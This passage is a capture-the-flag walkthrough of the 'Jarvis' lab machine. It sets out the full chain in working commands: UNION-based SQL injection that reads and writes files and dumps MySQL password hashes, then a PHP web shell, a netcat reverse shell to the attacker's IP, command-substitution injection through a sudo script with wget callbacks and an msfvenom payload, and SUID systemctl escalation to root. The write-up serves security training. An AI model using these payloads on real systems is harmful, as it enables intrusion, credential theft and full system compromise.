configuration is commonly stored at /etc/apache2/sites-available/000-default.conf.
50 union select 1,load_file('/etc/apache2/sites-available/000-default.conf'),3,4,5,6,7;-- -
The configuration confirms that the web root is /var/www/html.
Arbitrary File Write

With the web root known, we test whether the database account can write files using INTO OUTFILE.
50 union select 1,load_file('/etc/passwd'),3,4,5,6,7 into outfile '/var/www/html/test.txt';-- -
The payload is accepted without an error.

Browsing to the new file confirms that the contents of /etc/passwd were written into the web root.
http://supersecurehotel.htb/test.txt
Initial attempts to write PHP through the vulnerable page are rendered as plain text rather than executed. We therefore continue enumerating the database for credentials that may provide a cleaner route through phpMyAdmin.
Database Enumeration
Enumerating Schemas
We list the available database schemas with group_concat().
50 union select 1,group_concat(schema_name),3,4,5,6,7 from information_schema.schemata;-- -
The custom hotel database stands out.

Enumerating the hotel Database

We enumerate the tables within hotel.
50 union select 1,group_concat(table_name),3,4,5,6,7 from information_schema.tables where table_schema='hotel';-- -
Only one table, room, is present.

Next, we enumerate the columns in the room table.
50 union select 1,group_concat(column_name),3,4,5,6,7 from information_schema.columns where table_name='room';-- -
The columns appear to contain only the information used to display hotel room details, so they do not provide a useful credential path.
Enumerating the mysql Database
We turn to the internal mysql database and enumerate its tables.

50 union select 1,group_concat(table_name),3,4,5,6,7 from information_schema.tables where table_schema='mysql';-- -
The browser output is lengthy.

Using curl and grep makes the returned HTML easier to filter.
curl -s -G "http://supersecurehotel.htb/room.php" \
  --data-urlencode "cod=50 union select 1,group_concat(table_name),3,4,5,6,7 from information_schema.tables where table_schema='mysql'; -- -" \
  | grep -i "room.php" -B 3 -A 3
The output confirms the presence of the user table.
We enumerate the columns within that table.
curl -s -G "http://supersecurehotel.htb/room.php" \

  --data-urlencode "cod=50 union select 1,group_concat(column_name),3,4,5,6,7 from information_schema.columns where table_name='user';-- -" \
  | grep -i "room.php" -B 3 -A 3
The User and Password columns appear near the beginning of the output.
We retrieve their values through visible columns in the union query.
curl -s -G "http://supersecurehotel.htb/room.php" \

  --data-urlencode "cod=50 union select 1,User,Password,4,5,6,7 from mysql.user;-- -" \
  | grep -i "room.php" -B 3 -A 3
A database username and password hash are returned.
The same data can also be viewed directly in the browser.

The password value is an older MySQL hash. Testing it against CrackStation recovers the cleartext password.

DBadmin:imissyou
Foothold
phpMyAdmin Access
The recovered credentials are tested against the exposed phpMyAdmin login page.
http://supersecurehotel.htb/phpmyadmin/index.php

Authentication succeeds as DBadmin.

Writing a PHP Web Shell
Because the web root is already known and the database account can write files, we use the phpMyAdmin SQL console to create a simple PHP web shell.
<?php system($_GET['cmd']); ?>
The corresponding SQL query writes it to /var/www/html/shell.php.
SELECT "<?php system($_GET['cmd']); ?>" into outfile "/var/www/html/shell.php";
The query executes successfully.

Browsing to the shell and supplying id through the cmd parameter confirms command execution as www-data.
http://supersecurehotel.htb/shell.php?cmd=id

The shell can also be accessed more conveniently with curl.
curl -s "http://supersecurehotel.htb/shell.php" --data-urlencode "cmd=id" -G

Reverse Shell
We prepare a FIFO-based reverse shell and execute it through the web shell.
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.14.84 443 >/tmp/f

A listener on port 443 receives a shell as www-data.

Lateral Movement
simpler.py Sudo Permission
Running sudo -l shows that www-data can execute /var/www/Admin-Utilities/simpler.py as the user pepper.

Reviewing the script reveals that the exec_ping() function passes a user-controlled value into os.system(). The script blocks several characters, but the command is still interpreted by a shell.

Subshell Command Injection
A shell command substitution can bypass the script’s character restrictions. The behavior can first be demonstrated locally with the following pattern:
ping $IP $(some_system_command)
The shell evaluates the command inside $() before executing ping.

We run the utility to review its options.
sudo -u pepper /var/www/Admin-Utilities/simpler.py
The -p option invokes the vulnerable ping functionality.

A first test uses wget to request a file from a Python web server on the attacking machine.
sudo -u pepper /var/www/Admin-Utilities/simpler.py -p $(wget http://10.10.14.84/test)
The command executes.

The callback is visible in the Python web server logs.


Supplying the substitution directly as a shell argument causes the local shell to evaluate it as www-data. To ensure execution occurs within the privileged script context, we start the program first:
sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
Then enter the payload when prompted:
$(wget http://10.10.14.84/test)
Shell as pepper
We generate a Linux x64 reverse-shell payload.
msfvenom -p linux/x64/shell_reverse_tcp -f elf -o rev443 LHOST=10.10.14.84 LPORT=443

The payload is transferred to the target and placed in a writable location.

The command-injection primitive is used to execute the payload through simpler.py as pepper.

A listener receives a shell as pepper.

The user flag can now be read.

Privilege Escalation
SUID Enumeration
We enumerate files with the SUID bit set.
find / -type f -perm -04000 -ls 2>/dev/null

The results show that systemctl is SUID, which is highly unusual and allows the utility to execute with elevated privileges.

The GTFOBins systemctl SUID technique confirms that a controlled service unit can be used to execute commands as root.
Malicious Service

We create a service unit that runs the previously generated reverse-shell binary.
[Service]
Type=oneshot
ExecStart=/dev/shm/rev443

[Install]
WantedBy=multi-user.target
The service is saved as /home/pepper/hacked.service.
We enable the service through the SUID systemctl binary.
systemctl enable /home/pepper/hacked.service
After starting a listener on port 443, we start the service.
systemctl start hacked.service

The service executes the payload and returns a shell as root.

The root flag can now be read.

Key Takeaways
Jarvis demonstrates the impact of chaining several individually dangerous misconfigurations. Manual SQL injection exposed local files and database credentials, excessive database file permissions enabled a web shell, and unsafe use of os.system() allowed lateral movement through command substitution. Finally, assigning the SUID bit to systemctl turned service creation into a direct path to root. The machine also highlights why rate limiting and request blocking are not substitutes for fixing the underlying injection vulnerability.